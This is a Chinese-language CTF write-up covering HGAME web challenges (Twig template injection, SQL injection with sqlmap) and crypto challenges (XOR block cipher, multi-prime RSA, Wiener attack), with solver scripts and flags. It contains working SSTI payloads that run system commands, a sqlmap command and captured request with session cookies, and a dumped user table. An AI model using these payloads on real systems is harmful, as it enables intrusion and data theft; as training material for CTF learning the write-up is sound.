
Week 2 write up

web


SecurityCenter



```
<html>
 ▶<head>…</head>
…▼<body> == $0
   ▶<div id="container">…</div> flex
   ▶<script>…</script>
    <!-- hint: /vendor/composer/installed.json -->
  </body>
```

在源代码中发现hint


打开以后发现是用了composer并且是用了twig写的



```
    "name": "twig/twig",
    "version": "v3.3.7",
    "version_normalized": "3.3.7.0",
    "source": {
        "type": "git"
```

于是学习了twig模板注入的知识以后开始注入，可以是用map函数和system函数进行注入，首先得到根目录中有flag文件

然后发现cat被过滤，于是用head方法




不安全 | 146.56.223.34:60036/redirect.php?url={{["head%20-n%2020%20/flag"]|map("system")}}

Summ3r 安全中心

Hacker! preg_match('/hgame/i', $text)

发现无法得到，意识到内容中含有hgame奖被察觉，于是是用替换并打印的方法得到flag




全 | 146.56.223.34:60036/redirect.php?url={{["%20sed%20s/hgame/1/%20/flag"]|map("system")}}

Summ3r 安全中心

您即将离开本页面，请注意您的帐号和财产安全!
1{!Tw19-S5t1~1s^s00O0O_inter3st1n5~!} Array

LoginMe



```
[redacted] /Week3/LoginMe/main.go:92 recor
[redacted] FROM [redacted] WHERE (username = 'test') and [redacted]
```

发现了闭合条件


于是知道用户名应该是注入点

于是用burp尝试以后copy内容到txt中设置注入点


```
POST /login HTTP/1.1
Host: de0cd7d0d6.login.summ3r.top:60067
Content-Length: 51
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Content-Type: application/json
Origin: http://de0cd7d0d6.login.summ3r.top:60067
Referer: http://de0cd7d0d6.login.summ3r.top:60067/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.591659489.1642680801; __gads=ID=9d3f2efc7f486570-22b2068e09d000de:T=1642680813:RT=1642680813:S=ALNI_MZf-wTtlwsXXMdbgp1huQZrPExurw; SESSION=MTY0NDM4NDA2M3xEdi1CQkFFQ180SUFBUkFCRUFBQUl2LUNBQUVHYzNSeWFXNW5EQVlBQkhWelpYSUdjM1J5YVc1bkRBWUFCSFJsYzNRPXwK28AV5mtqNYNMSCRLyKcvV1WVOeiOZQvRrHrT7uqc-A==
Connection: close

{"username":"test*","password":"test"}
```


在用户名中标记星号设置注入点然后用sqlmap



```
p>
p>sqlmap.py -r"1.txt" --dump --batch --threads 10 --no-cast --flush-session
```



```
+----+---------+----------------------------------+----------+-------------------------------------+-------------+-------------------------------------+
| id | PRIMARY | password                         | username | created_at                          | deleted_at  | updated_at                          |
+----+---------+----------------------------------+----------+-------------------------------------+-------------+-------------------------------------+
| 1  |         | 1f37dc3e1385003bb5f829bc89a1c4d3 | admin    | 2022-02-10 13:10:01.187155404+00:00 |             | 2022-02-10 13:10:01.187155404+00:00 |
| 2  |         | test                             | test     | 2022-02-10 13:10:01.204358947+00:00 |             | 2022-02-10 13:10:01.204358947+00:00 |
+----+---------+----------------------------------+----------+-------------------------------------+-------------+-------------------------------------+
```



```
hgame{17a986e568b1725055b960511ad37455a1b5366b9c0ed6c5e690267ce90cde4f}
```

得到flag

crypto

Block Cipher


因为连续xor会得到本身

直接上代码

```
import operator
import random
import re
from functools import reduce
iv = b'Up\x14\x98r\x14%\xb9'
key = b'\r\xe8\xb86\x9c33^'
parts = [b'0\xff\xcd\xc3\x8b\\T\x8b', b'RT\x1e\x89t&\x17\xbd',
b'\x1a\xee\x8d\xd6\x9b>w\x8c', b'9CT\xb3^pF\xd0']
def pad(s):
    padding_length = (8 - len(s)) % 8
    return s + chr(padding_length) * padding_length

def xor(a, b):
    assert len(a) == len(b)
    return bytes(map(operator.xor, a, b))
results = []
for index, part in enumerate(parts):
    results.append(reduce(xor, [part, key,iv if index == 0 else
parts[index-1] ]))
print(results)
```

拿到



```
[b'hgame{Bl', b'oCk|cIph', b'ER+is+So', b'.EaSY}\x02\x02']
```

Multi Prime RSA

了解欧拉函数即可

有多个质因数的情况

```
import gmpy2
from gmpy2 import invert
from libnum import n2s


def get_phi(p, q, r, s):
    return (p**2-p)*(q**3-q**2)*(r**5-r**4)*(s**7-s**6)
if __name__ == '__main__':
    n =
337945247991531188630780631650822497552908401425959508214145019590891175
999570651678385514599227649321033438265588883204645721459926338248032512
615537333971869461679586403649697114789385472197685140603238299768873935
137939123021910982793481655218061907401584383081422244812725080939394854
989735528833013780919908024635812696998644603525843637686545709789908672
408993923182946718279531020289767042649725545073526307769817097790005360
720650079676982379162926484355121626302801800589993422729725583400678081
766553017405965706770238634252836827793877622715474210575752508172785712
202444441372140501379422725172250199713113954442223362073485143579617841
236442644760494913432967541691532709842303408702693199269606594116690052
170245340072114122287646793344327315326489574192325790848798131621842606
487734721409882742631176999703502149639410263361145441889337623403361569
958342141903891414217371443118527025041591219747780100510414268546884029
077010164415049298406632069845430841542680166802473749172801804659277821
899576403669845353379213803866969800665351300325701817179936198902427032
684058452719607840314873315299975603264092020097224735237221994922702705
781103002327285724125001893421030923788361576161461965707958695720464547
129911053732747399113017747456439027947305796290572816318795181398935020
951025833913
    e = 65537
    p =
109056753224725357860050862987465749131702509174531265860789564184166504
627089
    q =
648718840704957434851103970609205342971229086098166225992295797480894514
88127
    r =
738171955520291655611072453095357443824420215532549031669617297748062325
09583
    s =
899078703474576931141617795979289000801737283170193449608076441510973701
18553
```


```
    c =
2810209266474197367784657777145122419897382353391057628638747258705117251551018625851922412876171681652904859444767353044597176027987280056877557136624668660913159599601688620353962450788501688221452286761168947546134367358971221379455528808640311153664938983828098129772802343895193651196275046531351517315899244059335891754254271894368555171949515899528226917744009427649107340542377566699453248337597994710684817695163380688107103339401677790435443715861851329203047749847461297642200810927264736961111262939668909014877350461019916092926122069841841613943857677624553211505416019497406319111757362687564087753076736108426455555136316176488772968551943274868115456703571374639427441225534686032442986918010281471474185639821696786402707468710857220923651595468204330989266792845047404022481421737156494510610371562619136010969056015779328948774353165352617890725941748712928149514063374477990515026353908664348134191657388737873237160333780458502924131692559654214045805592413515770587261764365049505583987690619984307719829958507598108672997284078605223996990761927549774541397086181586672891208271437034640565831255685766910587530728981629819568834512525426113239740715183972202033899624200731227766490943698161786859473979433581340205982113066497244559664638857659775649341722733343093120462781167605470
    phi = get_phi(p, q, r, s)
    d=invert(e, phi)
    m =pow(c, d, n)
    print(m)
```

RSA Attack 3

直接进行低解密破解

```
import hashlib
import RSAwienerHacker
from libnum import n2s
n =
507419170088344932990702256911694788408493968749527614421614568612944144
764889717229444020813658893362983714454159980719026366361318789415279417
172858536381938870379267670180128174798344744371725609827872339512302232
610590888649555446972990419313445687852636305518801236132032618350847705
234643521557851434711389664130274468354405273873218264222293858509477860
634889001898462547712800153111774564939279190835857445378261920532206352
364005840238252284065587291779196975457288580812526597185332036342330147
250312262816994625317482869849388424397437470502449815132000588425028055
964432298176942124697105509057090546600330760364385753313923003549670107
599757996810939165300581847068233156887269181096893089415302163770884312
255957584660964506028002922164767453287973102961910781312351686488047510
932997937700597992705557881172640175117476017503918294534205898046483981
707558521558992058512940087192655700351675718815723840568640509355338482
631416345193176708501897458649841539192993142790402734898948352382350766
125000186026261167277014748183012844440603384989647664190074853086693408
529737767147592432979469020671772152652865219092597717869942730499507426
269170189547020660681363276871874469322437194397171763927907099922324375
991793759
e =
773101998674486777820815721093434727837811356417125976435971225914430112
290915335167589252389497554913954894089224374936702525509208266414421896
839079739268435054367300148999185874779130322861535452470634938859829411
949962517998829841451557330500695644851206607161108281107387846442235197
256132801400067836183939951380760306164633982848195506276121020102143152
352699452517414078996922749786426636506871577364178312904048711819024639
043110954483684984321472929388254189305271887206964975968675758434768102
251526592445294814809938431683830165830687477331187030002874233740940518
957244941934551751311202430970652708044577870264925789165845368635484458
139168194178570640376641016844550001849875312523445828995897462721739700
837331301064078106192580772666038985292856344957108468380118582870243295
144910587905573050413896146507302677744829546667269498863133868810665939
467894600283995232457771713203194446735512683791262038625766275401778882
902657144180643347524999405877503745523300081437085620659402456376858333
713486033388344472122486488695145850478714420604126221642768947662383838
946937593475909779263065810803906853606154077666005735275650169148301320
664284547381353801789595906921455774188116776390509297919963131802979248
33690095
```

```
c =
165251729917394529793163344300848992394021337429474789711805041655116845
722480301677817165053253655027459227404782607373107477419083333844871948
673626672704233977397989843349633720167495862807995411682262559392496273
163155214888276398332204954185252030616473235814999366132031184631541209
554169938146205402400412307638567132128690379079483633171535375278689326
189057930259534983374296873110199636558962144635514392282351103900375366
360933088605794654279480277782805401749872568584335215630740265944133347
038070337891035560658434763924576508969938866566235926587685108811154229
747423410476421860059769485356567301897413767088823807510568561254627099
309752215808220067495561412081320541540679503218232020279947159175547517
811501280846596226165148013762293861131544331444165070186672186027410082
671602892508739473724143698396105392623164025712124329254933353509384748
403154342322725203183050328143736631333990445537119855865348221215277608
372952942702104088940952142851523651639574409075484106857403651453121036
577767672430612728022444370874223001778580387635197325043524719396707713
385963432915855227152371800527536048555551237729690663544828830627192867
570345853910196397851763591543484023134551876591248557980182981967782409
054277224
d =  RSAwienerHacker.hack_RSA(e,n)
print(d)
c = n2s(pow(c, d, n))
print(c)
```



```
C:\Users\pc\PycharmProjects\pythonProject\venv\Scripts\python.exe D
Hacked!
13094612077654083919
b'hgame{dO|YOU:kNOw!tHE*PRINcIplE*bEhInd%WInNEr#aTTacK}'
```

拿到flag